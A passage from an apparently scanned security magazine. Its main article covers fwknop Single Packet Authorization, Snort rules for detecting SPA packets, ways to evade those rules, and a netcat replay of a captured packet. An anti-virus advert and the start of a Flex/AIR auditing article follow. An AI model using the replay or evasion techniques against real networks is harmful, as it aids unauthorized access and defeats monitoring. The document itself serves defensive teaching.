  0x0070: 6974 7172 6c70 7747 4b77 6731 4174 3830 itqrlpwGkwg1At80
  0x0080: 5479 5738 2f6f 415a 4465 5458 694d 4859 TyW8/oAZDeTXiMHY
  0x0090: 7243 594f 3548 3977 4564 722f 6579 6b7a rCY05H9wEdr/eykz
  0x00a0: 6666 2b2f 7445 6f74 7447 484a 3371 6142 ff+/tEottGHJ3qaB
  0x00b0: 3270 4871 316f 6555 4233 6651 6972 4a77 2pHq1oeUB3fQirJw
  0x00c0: 6532 6863 3570 6d75 4a6d 7550 5752 6e61 e2hc5pmuJmuPWRna
  0x00d0: 7452 694c 3671 3245 5846 3876 7268 3730 tRiL6q2EXF8vrh70
  0x00e0: 6a41 746d 315a 5877 3d3d jAtm1ZXw==
```


on the spaser server system) is selected. Since we desire fwknopd to create port forwarding rules in the iptables policy, we also change the `ENABLE _ IPT _ FORWARDING` variable to `Y` in the `/etc/fwknop/fwknop.conf` file, and we define a `SOURCE` stanza in the `/etc/fwknop/access.conf` file as follows:

```
[spaserver]# cat /etc/fwknop/
                                access.conf
SOURCE: ANY;
OPEN_PORTS: tcp/22;
ENABLE_FORWARD_ACCESS: Y;
FW_ACCESS_TIMEOUT: 30;
KEY: forwardspa;
```

Now, start the fwknop daemon:

```
[spaserver]# /etc/init.d/fwknop start
```

On the external "spacient" system, we also assume that the fwknop client is installed, or that the Windows UI developed by Sean Greven is installed if the spacient system is a Windows box. In our case, we'll assume that the spacient system is a Linux box running the fwknop client. From this system, we want to access SSHD running on the `internalsshd` system on the IP 192.168.10.23 in Figure 1, and we don't want to have to login to the spaser server gateway system first. Also, the `attacker` system depicted in Figure 1 is in the privileged position of being able to sniff all traffic directed into or emanating from the spaser server system, so we will take a packet trace of the inbound SPA packets that come from the SPA client. Now, we execute the following command from the spacient host, and then access SSHD through the gateway: see Listing 1.

In the above output, first we see the fwknop client command which says that we want access to SSHD (`-A tcp/22`) and that we actually want the SSH client connection to be port forwarded via port 5001 on the spaser server system to the internal 192.168.10.23 system (`--Forward-access 192.168.10.23,5001`). The `-R` argument instructs the fwknop client to automatically resolve its current IP address by querying the `http://www.whatismyip.org/` website; this is an important step because it encodes the client source IP directly within the SPA packet instead of allowing the fwknop daemon to open the firewall for whatever source IP the SPA packet appears to come from. Without this, it would be possible to conduct a *Man-in-the-Middle* (MITM) attack against the SPA implementation with an inline device that changes the source IP of the SPA packet to an IP of the attacker's choosing. On the spaser server system, you can see a listing of all rules that fwknopd has added to the local firewall policy (in this case the local firewall is iptables, but fwknop also supports the ipfw firewall on Mac OS X and FreeBSD systems) with the following command: see Listing 2.

The output above shows the portion of the iptables policy that the fwknop daemon modifies. All rules that are added or deleted by fwknopd are from within custom iptables chains (`FWKNOP _ FORWARD` and `FWKNOP _ PREROUTING` in this case) so that there is minimal interference with any existing iptables policy.

In the SSH forwarding example, two new rules were added by fwknopd – the first is an ACCEPT rule for SSH communications from the client source IP 123.1.1.1, and the second is a DNAT rule which translates the destination IP address of an incoming connection to port 5001 on the spaser server to port 22 on the internal IP 192.168.10.23. After the 30 second timeout defined by the `FW _ ACCESS _ TIMEOUT` variable in the `access.conf` file, the ACCEPT and DNAT rules are removed from the running iptables policy. If there is also a state tracking rule (a common feature of many iptables policies), then the original SSH session is allowed to remain established until it is deliberately shut down.

The fwknop daemon writes several messages to syslog when it receives a valid SPA packet, and a few messages

Listing 5. Generating server and client GnuPG keys

```
[spaserver]# gpg --gen-key
[spaserver]# gpg --list-keys fwknop
pub 1024D/AAAA1234 2008-04-12
uid                fwknopd server key <fwknopd@localhost>
sub 2048g/BBBB1234 2008-04-12
[spaserver]# gpg -a --export AAAA1234 > server.asc
```

```
[spacient]$ gpg --gen-key
[spacient]$ gpg --list-keys fwknop
pub 1024D/1234AAAA 2008-04-12
uid                fwknop client key <fwknop@localhost>
sub 2048g/1234BBBB 2008-04-12
[spacient]$ gpg -a --export 1234AAAA > client.asc
```

Listing 6. Transferring client and server GnuPG keys

```
[spacient]$ scp client.asc root@spaserver:
Password:
[spacient]$ ssh -l root spaserver
[spaserver]# gpg --import client.asc
[spaserver]# gpg --edit-key 1234AAAA
Command> sign
[spaserver]# exit
[spacient]$ scp root@spaserver:server.asc .
[spacient]$ gpg --import server.asc
[spacient]$ gpg --edit-key AAAA1234
Command> sign
```

Listing 7. fwknopd daemon configuration

```
[spaserver]# cat /etc/fwknop/access.conf
SOURCE: ANY;
OPEN_PORTS: tcp/22;
ENABLE_FORWARD_ACCESS: Y;
FW_ACCESS_TIMEOUT: 30;
KEY: forwardspa;
GPG_HOME_DIR: /root/.gnupg;
GPG_DECRYPT_ID: 1234AAAA;
GPG_DECRYPT_PW: somegpgpassword;
GPG_REMOTE_ID: AAAA1234;
[spaserver]# /etc/init.d/fwknop restart
```


generated by the above SSH access to the internal SSH server are displayed in Listing 3.

Detecting SPA Packets Encrypted with Rijndael

A key factor in evaluating potential holes in a network security technology is what the network footprint looks like, and whether it is easy to describe this footprint to an intrusion detection system. Toward this end, it is important to try and identify invariant sections of SPA communications. So, for the NAT'd SSH connection example above, we take a packet trace from the system labeled *attacker* in Figure 1. Because fwknop by default sends SPA packets on UDP port 62201, we use this as a filter for tcpdump, and we'll watch long enough to see two SPA packets from the 123.1.1.1 source address (say, across two different days when SSH access is needed) so that we may compare them: see Listing 4.

The IP header is 20 bytes long (unless IP options are used, but this is relatively rare in network traffic), and the UDP header is always fixed at eight bytes. Hence, the application layer data for each packet begins at the 28th byte (counting from zero at the start of the IP header), so for each packet above it starts at the last four bytes in the lines that are labeled with the ==> arrows. Because fwknop starts each SPA packet with 16 bytes of random data, and because fwknop uses the Rijndael algorithm in *Cipher Block Chaining* (CBC) mode [5], we would expect that nearly every byte within two SPA packets should be different even when they are encrypted with the same key.

Inspecting the application layer data in the two packets above shows this indeed to be the case. However, there are two important factors that make this not quite true, and open the door for small invariant sections in SPA packets that we can use to express within Snort rules.

The first has to do with base64 encoding. The fwknop client follows a process where it builds up a plaintext message that includes the random data and (among other things) the requested access to a protected service. After the message is built it is encrypted and then before it is transmitted over UDP port 62201, it is base64 encoded so that only

ascii printable characters are placed on the wire. It turns out that base64 encoded data uses a terminating sequence of = characters to round out the number of bytes to a multiple of four, and we see that both packets above contain two terminating = characters. So, we can write a Snort rule that uses the regular expression /==\$/ to look for application layer UDP traffic on port 62201:

```
alert udp any any -> any 62201
(msg:"fwknop SPA traffic"; dsize:
>150; \
pcre:"/==$/"; sid:20080001; rev:1;)
```

Some SPA packets may end with one = character or none at all depending on their

length, so the above Snort rule will not work 100% of the time. Still, it is a useful heuristic for describing a significant percentage of SPA traffic generated by fwknop.

There is a slight problem with the above analysis however, and this provides a clue as to what the second factor is for another invariant section of SPA packets. The length of the application layer data in each UDP packet above is 206 bytes, but the terminating == sequence is supposed to round out the length of the base64 encoded data to a multiple of four bytes. What accounts for the difference? The reason for the difference is that the fwknop client strips out an identifying string that the Crypt::CBC perl module includes at the beginning of a ciphertext message. The string is salted _

Listing 8. Using SPA packets encrypted with GnuPG

```
[spaclient]$ fwknop -A tcp/22 --gpg-sign AAAA1234 --gpg-recv 1234AAAA -s \
--quiet -R -D 14.2.2.2
GnuPG signing password:
[spaclient]$ ssh -p 5001 mbr@14.2.2.2
Password:
[internalsshd]$
```

Listing 9. Raw packet traces of two SPA packets encrypted with GnuPG

```
[attacker]# tcpdump -i eth0 -l -nn -s 0 -X udp port 62201
15:27:53.610455 IP 123.1.1.1.32770 > 14.2.2.2.62201: UDP, length 1032
==> 0x0000: 4500 0424 9213 4000 4011 ca07 c0a8 0a02 E..$. .@. @. . . . .
0x0010: 0e02 0202 8002 f2f9 0410 decf 6851 494f . . . . . hQIO
0x0020: 4178 524b 4965 4a74 3736 6654 4541 6741 AxRKIEJt76fTEAgA
0x0030: 6754 3834 494a 3472 3774 3042 5578 3638 gT84IJ4r7t0BUx68
0x0040: 6861 5857 5869 2f35 5234 4e51 4745 5477 haXWXi/5R4NQGETw
0x0050: 6b77 526c 5239 7351 5752 5171 7177 5574 kwRlR9sQWRQqqwUt
0x0060: 3433 3655 4965 5233 5838 4752 3730 3873 436UIeR3X8GR708s
0x0070: 7641 5866 7232 4535 6752 6474 4f53 2b59 vAXfr2E5gRdtOS+Y
<...SNIP...>
0x03d0: 3876 3277 6572 5874 5878 536c 6773 4268 8v2werXtXxSlgsBh
0x03e0: 3355 3262 4432 2b65 7475 4566 4969 7259 3U2bD2+etuEfIirY
0x03f0: 4b4b 3258 7178 6b48 5152 4262 7237 4e2f KK2XqkHQRRBbr7N/
0x0400: 626b 4a2b 636d 5254 7064 6373 4554 6c54 bkJ+cmRTpdcsETlT
0x0410: 374c 486f 7a69 6879 4538 4743 6f6a 6165 7LHoziyhE8GCojae
0x0420: 314e 7674 1Nvt

15:28:03.249615 IP 123.1.1.1.32770 > 14.2.2.2.62201: UDP, length 1036
==> 0x0000: 4500 00ea d29c 4000 4011 9dfe 7b01 0101 E.....@. @. . . . .
0x0010: 0e02 0202 8002 f2f9 0414 ded3 6851 494f . . . . . hQIO
0x0020: 4178 524b 4965 4a74 3736 6654 4541 6639 AxRKIEJt76fTEAf9
0x0030: 4749 6f59 6249 5972 526b 6468 3955 7453 GIoYbIYrRkdh9UtS
0x0040: 3166 4753 6d43 6679 7757 4571 5177 7866 1fGSmCfywWEqQwxf
0x0050: 6f30 506e 444a 7251 7171 3651 694e 624f o0PnDjrQqq6QInb0
0x0060: 5443 5464 5472 302b 5a33 6456 6e54 5350 TCTdTr0+Z3dVnTSP
0x0070: 5258 7a6d 4772 754f 4564 5049 3947 4143 RXzmGru0EdPI9GAC
<...SNIP...>
0x03d0: 426b 7462 3848 7649 6334 454e 6567 3431 Bktb8HvIc4ENeg41
0x03e0: 7559 6338 7379 4b73 4761 394a 5669 2b56 uYc8syKsGa9JVi+V
0x03f0: 7834 7262 4d4e 6673 725a 425a 3878 6433 x4rbMNFsrZBZ8xd3
0x0400: 696a 6d75 6336 4344 3766 3968 3932 4a49 ijmuc6CD7f9h92JI
0x0410: 7269 3678 7275 496b 5652 5768 484e 6c67 ri6xruIkVRWhHnlg
0x0420: 652b 7766 4967 3d3d e+wfiG==
```

_, and is used to tag encrypted data as being encrypted with a key that is derived from a salt and an initialization vector. So, in effect, the encryption key that is prompted for by the fwknop client and that is included within the access.conf on the fwknop server is really used as a passphrase from which the real symmetric key is derived by the Crypt::CBC module – and incidentally this is also compatible with the method used by the venerable OpenSSL library.

Because fwknop does not currently use Rijndael in any mode other than CBC mode, the fwknop client strips out the base64 encoded version of the salted __ string from each SPA packet before sending it, and the fwknopd daemon adds it back in before base64 decoding the packet data. The base64 encoded version of the salted __ string is the 10 character string U2FsdGvKx1, and 206 + 10 = 216, which is a multiple of four. Given that fwknop strips this data out, how then can we use it as a part of a new Snort rule to detect SPA communications?

The answer lies in the fact that fwknop is careful to maintain backwards compatibility with older versions. The --include-salted

command line option will force the client to include the SPA data in an unaltered state. Hence, the Snort rule below uses a content match against the string U2FsdGvKx1 to provide another good way to detect fwknop traffic from older clients, or newer clients that are using the --include-salted command line option to gain access to an older fwknopd daemon. Note that in this Snort rule we use the depth keyword to restrict Snort's inspection to only the first 10 bytes of a packet, and we use a content match instead of a PCRE – both for performance reasons:

```
alert udp any any -> any 62201
(msg:"fwknop pre-1.9.2 SPA traffic"; \
content:"U2FsdGvKx1"; depth:10;
dsize:>150; sid:20080002; rev:1;)
```

Detecting SPA Packets Encrypted with GnuPG

The section above concentrated on the detection of SPA traffic that is encrypted with the Rijndael cipher and base64 encoded before sent out on the wire by the fwknop client. However, fwknop can also use GnuPG for encryption, so can

we extend the above Snort rules to SPA packets that are encrypted with GnuPG? To answer this question we need the ability to drive SPA packet encryption and decryption with GnuPG, so let us create the necessary GnuPG keys on the spaclient and spaserver hosts (the output below has been abbreviated – a 2048-bit Elgamal key is generated in each case): see Listing 5.

With both keys exported, we now transfer them so that the fwknopd server gets a copy of the client key, and vice versa (we assume SSH accessibility for this, which will be shut down with fwknop deployed). Also, we import and sign each key: see Listing 6.

We're nearly there; now we just need to configure the fwknopd daemon on the spaserver system to accept incoming SPA packets that have been signed by the new client key: see Listing 7.

With the fwknopd daemon restarted and configured for GnuPG decryption, we can now send request the same NAT access through the spaserver system to SSHD running on the internalsshd host (the --quiet option suppresses the normal output): see Listing 8.

While the above is executed, our crafty attacker has once again taken packet traces, and has managed to collect two SPA packets for comparison (again, over two different requests for access to SSHD on the internal network): see Listing 9.

Similarly to the SPA packets encrypted with Rijndael in the previous section, the GnuPG SPA packets are sent over UDP port 62201 by default, and therefore the application layer payload begins at byte 28 from the start of the IP header (towards the end of the lines marked by the ==> arrows). Also, the payload data is clearly base64 encoded instead of just containing the raw bytes of encrypted data produced by GnuPG (in non-ascii armor mode anyway).

There are some important differences though – the most important is that the payload length is much longer for the GnuPG SPA packets (over 1,000 bytes) than for the Rijndael packets (206 bytes). (The data from the middle of each packet above has been snipped away for brevity.) Although the encrypted data is longer, assuming a GnuPG key size of 2048 bits or less is chosen, then the resulting ciphertext for most SPA messages fits comfortably

Listing 10. Basic script to show character-by-character string differences

```
$ cat strdiff.pl
#!/usr/bin/perl -w

$str1 = $ARGV[0] or die "$0 <str1> <str2>";
$str2 = $ARGV[1] or die "$0 <str1> <str2>";

my $diff_str = '';
my $len_diff = abs(length($str1) - length($str2));
my @chars1 = split //, $str1;
my @chars2 = split //, $str2;
for (my $i=0; $i <= $#chars1; $i++) {
    if ($chars1[$i] eq $chars2[$i]) {
        $diff_str .= ' ';
    } else {
        $diff_str .= '+';
    }
    last if $i == $#chars2;
}
if ($len_diff > 0) {
    for (my $i=0; $i < $len_diff; $i++) {
        $diff_str .= '+';
    }
}
print $str1, "\n", $str2, "\n", $diff_str, "\n";
exit 0;

$ ./strdiff.pl abcthisstringonefortest1 xyzthisstringtwofortest2
abcthisstringonefortest1
xyzthisstringtwofortest2
+++      +++      +
```

within the Ethernet MTU of 1514 bytes. Also, the size of the payload data for the first packet is 1032 bytes and 1036 for the second. This difference is generated internally by GnuPG even though exactly the same access request is made. That is, the length of the cleartext message by itself does not strictly determine the length of the ciphertext generated by GnuPG. For the Rijndael SPA packets, two cleartext messages of the same length always result in ciphertext of the same length. For the second GnuPG packet, two = characters were added at the end by the base64 encoding to make the original length of 1034 bytes round out to a multiple of four. So, the first Snort rule in this article also applies to GnuPG SPA packets.

How about regions of invariant data between the two GnuPG SPA packets? If you use the file program against a file encrypted with GnuPG, you see the following:

```
$ file encryptedfile.gpg
encryptedfile.gpg: GPG encrypted data
```

So the magic fingerprint used by the file program to identify file types is defined as:

```
$ grep "GPG encrypted data" /usr/
share/file/magic
0 beshort 0x8502 GPG encrypted data
```

This indicates that any file that begins with the two bytes 0x8502 (in big-endian byte order because of the beshort directive; see the magic(5) man page) contains GPG encrypted data. Because fwknop base64 encodes the encrypted data, we need to see what the encoded version of the two bytes 0x8502 is:

```
$ perl -MMIME::Base64 -e
'print encode_base64("\x85\x02\n")'
hQIK
```

Hence, the first two characters hQ are what we expect the GnuPG encrypted SPA packets to begin with, and sure enough, from the packet traces the attacker took, indeed both packets begin with these two bytes. It turns out that the next several bytes in each packet are also the same (e.g. IOAxRKIEJt76fTEA), but this cannot necessarily be counted on if a different encryption algorithm and/or key is used for SPA GnuPG encryption. Similarly to

the Snort rule to detect encoded the salted __ prefix generated by older fwknop clients for SPA packets encrypted with Rijndael, here is a rule to detect GnuPG SPA packets encrypted with 2048-bit keys:

```
alert udp any any -> any 62201
(msg:"fwknop GnuPG encrypted SPA
traffic"; \
content:"hQ"; depth:2; dsize:>1000;
sid:20080003; rev:1;)
```

Incidentally, it can be hard to eyeball two packets with over 1,000 bytes of payload data and tell if there is a section of data that is the same. Here is a simple perl script that takes two strings on the command line, and displays both strings one below the other, and whenever any character is different between the two, a + sign is displayed on the last line. This can be useful to look through strings for sections that are identical [6].

Hiding in Plain Sight

With a good understanding of how we can write Snort rules to generically detect a significant percentage of the SPA packets fwknop produces, let us consider how we might make it harder to detect SPA communications. First, the fwknop client can send SPA packets over any port of the user's choosing with the --Server-port <port> command line argument. In addition, the -spoof-proto argument can be used to send SPA packets over ICMP or even an orphaned TCP ACK packet [7]. On the fwknopd server side, by default all packets not destined for UDP port 62201 are filtered out with a pcap filter statement defined by the PCAP_FILTER variable in the /etc/fwknop/fwknop.conf file:

```
PCAP_FILTER udp port 62201;
```

So, if you want to send SPA packets over, say, the DNS port, you will need to change the PCAP_FILTER variable. Also, whenever you are on travel and cannot therefore predict whether a local network might filter outbound traffic, it might be a good idea to have the fwknopd server accept SPA packets over the DNS port anyway. UDP port 53 traffic is usually just given a pass by most network administrators, but there is a chance that packets over UDP port 62201 might be filtered. The following filter definition will accept either:

```
PCAP_FILTER udp port 62201 or udp
port 53;
```

Finally, with respect to the closing sequence of one or two = chars at the end of base64 encoded data discussed earlier, even that will be removed from an upcoming release of fwknop. The fwknopd server can just add the appropriate closing sequence depending on the data length (to create a length that is a multiple of four) before attempting to base64 decode the data. This is similar

to the current strategy of adding the encoded version of the salted __ string to the beginning of the SPA payload if it doesn't exist. By changing the default port and removing the two sections of invariant SPA packet data, it becomes more difficult to write any sort of Snort rule that would reliably pick out SPA traffic from other types of traffic. This also applies to GnuPG encrypted SPA packets that begin with the base64 encoded version of 0x8502.

After these identifying features are removed, all that remains on the wire – in the spirit of data encryption – is an unintelligible blob of packet data. Also,

Listing 11. SPA replay attack

```
[attacker]$ echo -n "+RUW5Gm9zJZC6PgEaUW1/QwY2DtohaM4YL0h3VRioTuU93QB50zzNu9s \
Mqt95fdFuWBlyYicNPTjukS05TTU46jYGzabGPJEFJOED58p2/sg6X04PGA3Es/HRTRNWB6Me/AVK \
8Mofa2ULGh86t/AGkQJJRrUpBIFrezoHM7JxKncTK4K63o4IIy0mZwbr2jACkfkJcYu3Mgg==" \
| nc -u 14.2.2.2 62201
```

The SPA server generates the following syslog message in response:

```
Apr 8 05:17:52 spaserwer fwknopd: attempted SPA packet replay from:
15.5.5.5 (original SPA src: 123.1.1.1, digest:
/5T8JhVhTQ0BitlprA+kIpKa0n22TvxvFvQLD7p8R9c)
```

some people concentrate on the detection of someone using SPA on a network, but few also offer a way to break SPA. Even if SPA detection can be made highly reliable – and this is doubtful in view of the techniques outlined in this section – the next challenge is to find a flaw in the architecture. With simple port knocking, the built-in limitations in the protocol are clear, but attacks against SPA (short of a direct exploit against libpcap or in another dependency of the SPA application) are harder.

Inferring Hostile Networks from Replay Attacks

A primary feature in fwknop since early in its development has been the detection and prevention of replay attacks. Including 16 bytes of random data in every SPA packet allows the fwknopd daemon to have a high degree of confidence that each SPA packet should be distinct from all previous packets, and if it ever sniffs a duplicate packet (as detected by a matching SHA-256 digest), then it drops the packet on the floor and sends a warning email (and to syslog). All valid SPA packet digests are written to the filesystem (within the `/var/log/fwknop/digest.cache` file) and imported when the fwknop daemon is started. This allows replay attack

detection to span restarts of fwknop, or even complete system reboots. By default, any post-1.9.1 release of fwknop uses the SHA-256 digest algorithm to maintain SPA packet uniqueness because of the high resistance to collisions, but the SHA-1 and MD5 algorithms are also supported.

The format of the `digest.cache` file tracks the source IP, the SHA-256 digest, and adds a timestamp like so:

```
123.1.1.1 /5T8JhVhT0QBitlprA+k1pKa0n
22TvxvFvQLD7p8R9c [Tue Apr 8 01:
43:59 2008]
```

Because the source IP is tracked, if an SPA packet is ever replayed, then you can infer that someone on the routing path between the fwknop client and the fwknop server sniffed the packet off the wire. While this is certainly not an accurate measure of where the SPA packet was sniffed considering that the average number of routing hops for networks on the open Internet is about 15, in some circumstances it can be useful – particularly if SPA is being used only internally on a small network. Using the SPA packet captured by the attacker in Figure 1, we can easily replay it against the SPA server:

One thing to note is that because the original SPA packet was built with the `-R`

command line argument, even if the replay were successful, the fwknopd daemon would only open the firewall to the original 123.1.1.1 source instead of the source IP of the attacker 15.5.5.5. This is yet another reason to use `-R`; not putting unnecessary trust into packet headers is always a good thing.

Future Development

The field of passive authorization is an area of constant development and innovation. Additions to fwknop such as support for the PF firewall in OpenBSD, and the development of an SPA web proxy would both be important contributions to the current code base. Other enhancements include better integration with additional authentication infrastructures [8], the ability to construct series of SPA proxies for access to servers within multiple routing hops that would otherwise be inaccessible, and support for the OpenWRT embedded Linux distribution. There are many other features planned for fwknop, and the TODO list can be found here: <http://trac.cipherdyne.org/trac/fwknop/browser/fwknop/trunk/TODO>.

Conclusion

This article has explored some of the latest features available in the fwknop implementation of Single Packet Authorization such as the ability to directly access non-routable internal systems via the dynamic creation of iptables port forwarding rules. Also discussed are strategies for writing Snort rules to trigger on certain features in SPA packets in an effort to detect when SPA communications are being used on a network, and countermeasures for such detection efforts. In the continual arms race that is computer security today, having a good understanding of network communications and how to customize an IDS rule set to an emerging protocol is an important skill. Finally, SPA offers a compelling addition to the tools available for effective server defense; I personally sleep more soundly knowing that arbitrary IP addresses around the Internet cannot see that I have an SSH daemon running, and yet I can access it from wherever I like. Please email me with any questions or comments: [mbr\[at\]cipherdyne.org](mailto:mbr[at]cipherdyne.org)

On the 'Net

- [1] Authentication and authorization are distinct concepts, and fwknop implements both.
- [2] This assumes that the local network controls allow spoofed packets from attacker to the port knocking server.
- [3] For additional information on why SPA is not ST0, see Sebastien Jeanquier's M.S. Thesis *An Analysis of Port Knocking and Single Packet Authorization*: <http://www.securethoughts.net>. Also, there is an excellent online forum dedicated to the discussion of SPA and Port Knocking here: <http://www.securethoughts.net/forum/viewforum.php?f=6>
- [4] This article assumes that gcc and make are installed on the spaserver Linux gateway, but normally you would want to follow standard hardening practices for gateway systems and not have compilers installed. Such issues are beyond the scope of this article, but the Bastille UNIX project (<http://www.bastille-unix.org>) provides educational guidance.
- [5] CBC mode encryption builds encrypted data such that each block of ciphertext is dependent on all of the previous blocks of plaintext. This makes cryptanalysis of the resulting ciphertext more difficult.
- [6] Complete example comparisons of both Rijndael and GnuPG SPA packets with the `strdiff.pl` script can be found here: http://www.cipherdyne.org/fwknop/docs/SPA_pkt_diff.html
- [7] The `-TCP-sock` argument can also be used to send an SPA packet over an established TCP connection. This technically breaks the *single part of Single Packet Authorization* since establishing a TCP connection requires the standard TCP setup handshake, but the advantage is that SPA packets can then be sent over the Tor anonymity network (see <http://www.torproject.org/>) which currently only offers TCP for transport.
- [8] The SPAPICT team has developed code to integrate SPA with Kerberos for example: <http://tech.groups.yahoo.com/group/spapict/>

Twister Anti-TrojanVirus

FREE NOW!

**Anti-Virus
& Trojan**

**Dynamic
Defense
System**

**Registry
Protector**

- * The largest virus definition over 490,000 for detecting Viruses, Trojans and other malicious threats.
- * The virus definition update over 5 times per day.
- * The unique Filseclab Dynamic Defense System (FDDS is Intelligence HIPS) can detect and prevent the most unknown Trojans and Viruses even without the latest virus definition and its Online Scan feature can easy to online scan the suspicious.
- * The fastest scan speed, the Quick Scan can complete a scan for 120GB hard disk with 400,000 files within 1 hour, over 100 files every second.
- * The Registry Protection, Process Protection, and Virus Immunity System. Let your PC will not be infected again.

Twister
<http://www.filseclab.com>

 **Filseclab**
Securing Your PC

~tqw~



ADITYA K SOOD

Auditing Rich Internet Applications – Testing RIA Strategically

Traversing along Flash and FLEX

Difficulty



This research deals with insecurities in designing FLEX based applications from a developer perspective. The application's behavior depends on code written at the backend. It has been noticed that most of an application's flaws are the outcome of insecure or bad code.

It results in the generation of an application attack surface through which a number of attacks can occur. With ever increasing technology elements, the complexity of applications have also increased, but it is necessary to construct robust applications that are not vulnerable to attack. The development play critical role in this. The Rich Internet Application is a cross platform framework which provides an environment to run server based applications as desktop applications. For Example AIR. The specific AIR applications are written in FLEX Builder and are used as a single package. Usually AIR applications are also considered to be FLEX based applications. The only difference is deployment of those applications. The AIR applications run in Adobe run-time as single desktop application. There are number of problems in designing secure and effective FLEX applications, this research sheds light over those insecurities covering security impacts.

Scope

The applications can be run as cross platform applications. They are designed as unanimously and can be run on any platform such as windows, LINUX and MAC OS. The client requires proper run-time environment to be installed on the system which will undertake the applications as such. The applications use web technologies for development of desktop applications. The trend is changing and the scope is very versatile.

About

This paper covers the strategic testing procedure for testing rich internet applications including flash, flex and air. The basic structure of this methodology is to design procedures that are equally applicable to all environments. A hierarchical model is implemented with detailed examples and semantics used to perform the tests. This helps user to test the applications effectively.

Integrated Working Model FLEX [RIA]: Brief Overview

The development of AIR applications can be strategically done in FLEX. FLEX is an application building framework for creating applications to run in flash player [SWF] or Adobe Run Time environment. [AIR]. In this, MX calling convention is used for the application development. The name-space specification is required for setting the standard upon which application works. The URI is specified with XMLNS: MX. The finest part is the generation of XML file simultaneously with the method file comprised of instructions to be followed. The integrated model is presented below. Based on this model, standard components and AIR applications are designed in FLEX (see Figure 1).

This model serves as the base for developing RIA applications. When creating a window style application, the base tag `<mx:Windowed Application>` is used. Numbers

WHAT YOU WILL LEARN...

User will learn about the testing and auditing of Rich Internet Applications.

Detailed methodology with tools usage.

User will learn new techniques and the way to apply them in real time scenarios.

WHAT YOU SHOULD KNOW

Basic knowledge of Rich Internet Applications will be useful.

Knowledge of auditing RIA tools will be an advantage.

~tqw~

of objects are called under this tag. For implementing Action Script, the `<MX:script>` tag is used. In this the script elements are invoked under CDATA structure. On the other side CSS style scripts are called by specifying an `<MX:style>` tag.

A very general flow of code is presented below:

```
<?xml version="1.0" encoding="utf-8"?>
<mx:WindowedApplication xmlns:mx=
http://www.adobe.com/2008/mxml
layout="absolute"
title="AIR Security Checks">
<mx:Label text="AIR Security Checks"
horizontalCenter="0"
verticalCenter="0"/>
</mx:WindowedApplication>
```

The output of the code see Figure 2. The application is constructed in this way. A simple label text is undertaken as output. For enhanced development and component designing Action Script 3.0 is preferred. So this brief overview presents how the applications are generated under FLEX. Now we will discuss the coding problems and will see the relative security impacts on the system.

Analytical View

The proper design of code plays a crucial role in optimizing FLEX applications. The structure of the code presents a standard




Figure 1. Internal view of RIA

Figure 2. Example of RIA running

Listing 1. Decompiling SWF file

```
movieClip 37 FPushButtonSymbol {

#initclip
function FPushButtonClass() {
    this.init();
}

FPushButtonClass.prototype = new FUIComponentClass();
Object.registerClass('FPushButtonSymbol',
    FPushButtonClass);
FPushButtonClass.prototype.init = function () {
    super.setSize(this._width, this._height);
    this.boundingBox_mc.unloadMovie();
    this.attachMovie('fpb_states', 'fpbState_mc', 1);
    this.attachMovie('FLabelSymbol', 'fLabel_mc', 2);
    this.attachMovie('fpb_hitArea', 'fpb_hitArea_mc', 3);
    super.init();
    this.btnState = false;
    this.setClickHandler(this.clickHandler);
    this._xscale = 100;
    this._yscale = 100;
    this.setSize(this.width, this.height);
    if (this.label != undefined) {
        this.setLabel(this.label);
    }
    this.ROLE_SYSTEM_PUSHBUTTON = 43;
    this.STATE_SYSTEM_PRESSED = 8;
    this.EVENT_OBJECT_STATECHANGE = 32778;
    this.EVENT_OBJECT_NAMECHANGE = 32780;
    this._accImpl.master = this;
    this._accImpl.stub = false;
    this._accImpl.get_accRole = this.get_accRole;
    this._accImpl.get_accName = this.get_accName;

    this._accImpl.get_accState = this.get_accState;
    this._accImpl.get_accDefaultAction = this.get_accDefaultAction;
    this._accImpl.accDoDefaultAction = this.accDoDefaultAction;
};

FPushButtonClass.prototype.setHitArea = function (w, h) {
    var hit = this.fpb_hitArea_mc;
    this.hitArea = hit;
    hit._visible = false;
    hit._width = w;
    hit._height = arguments.length > 1 ? h : hit._height;
};

FPushButtonClass.prototype.setSize = function (w, h) {
    w = w < 6 ? 6 : w;
    if (arguments.length > 1) {
        if (h < 6) {
            h = 6;
        }
    }
    super.setSize(w, h);
    this.setLabel(this.getLabel());
    this.arrangeLabel();
    this.setHitArea(w, h);
    this.boundingBox_mc._width = w;
    this.boundingBox_mc._height = h;
    this.drawFrame();
    if (this.focused) {
        super.myOnSetFocus();
    }
    this.initContentPos('fLabel_mc');
};
};
```

working of each instruction. The specification of the time parameter enhances the testing of a code snippet by measuring the CPU time. It is required for completing a working functionality of defined code instructions. Basically the Elapsed Time is undertaken for optimization purposes. The application size matters a lot, if an auditor is working on large scale applications it is not advisable to measure a test the whole application in one

prompt. The client side optimization depends on a number of factors. These factors are, primarily, the code design and the execution procedure. During execution time a number of resources are undertaken, like RAM, CPU Cycles etc. While testing the FLEX application, the usage of resources is always scrutinized. This helps in understanding the consumption of relative components when an application is executed as a process. The optimization

of an application is necessary to use resources in a well sustained manner. The FLEX application can either run in direct flash player or embedded in browsers. We will go through the optimization procedure based

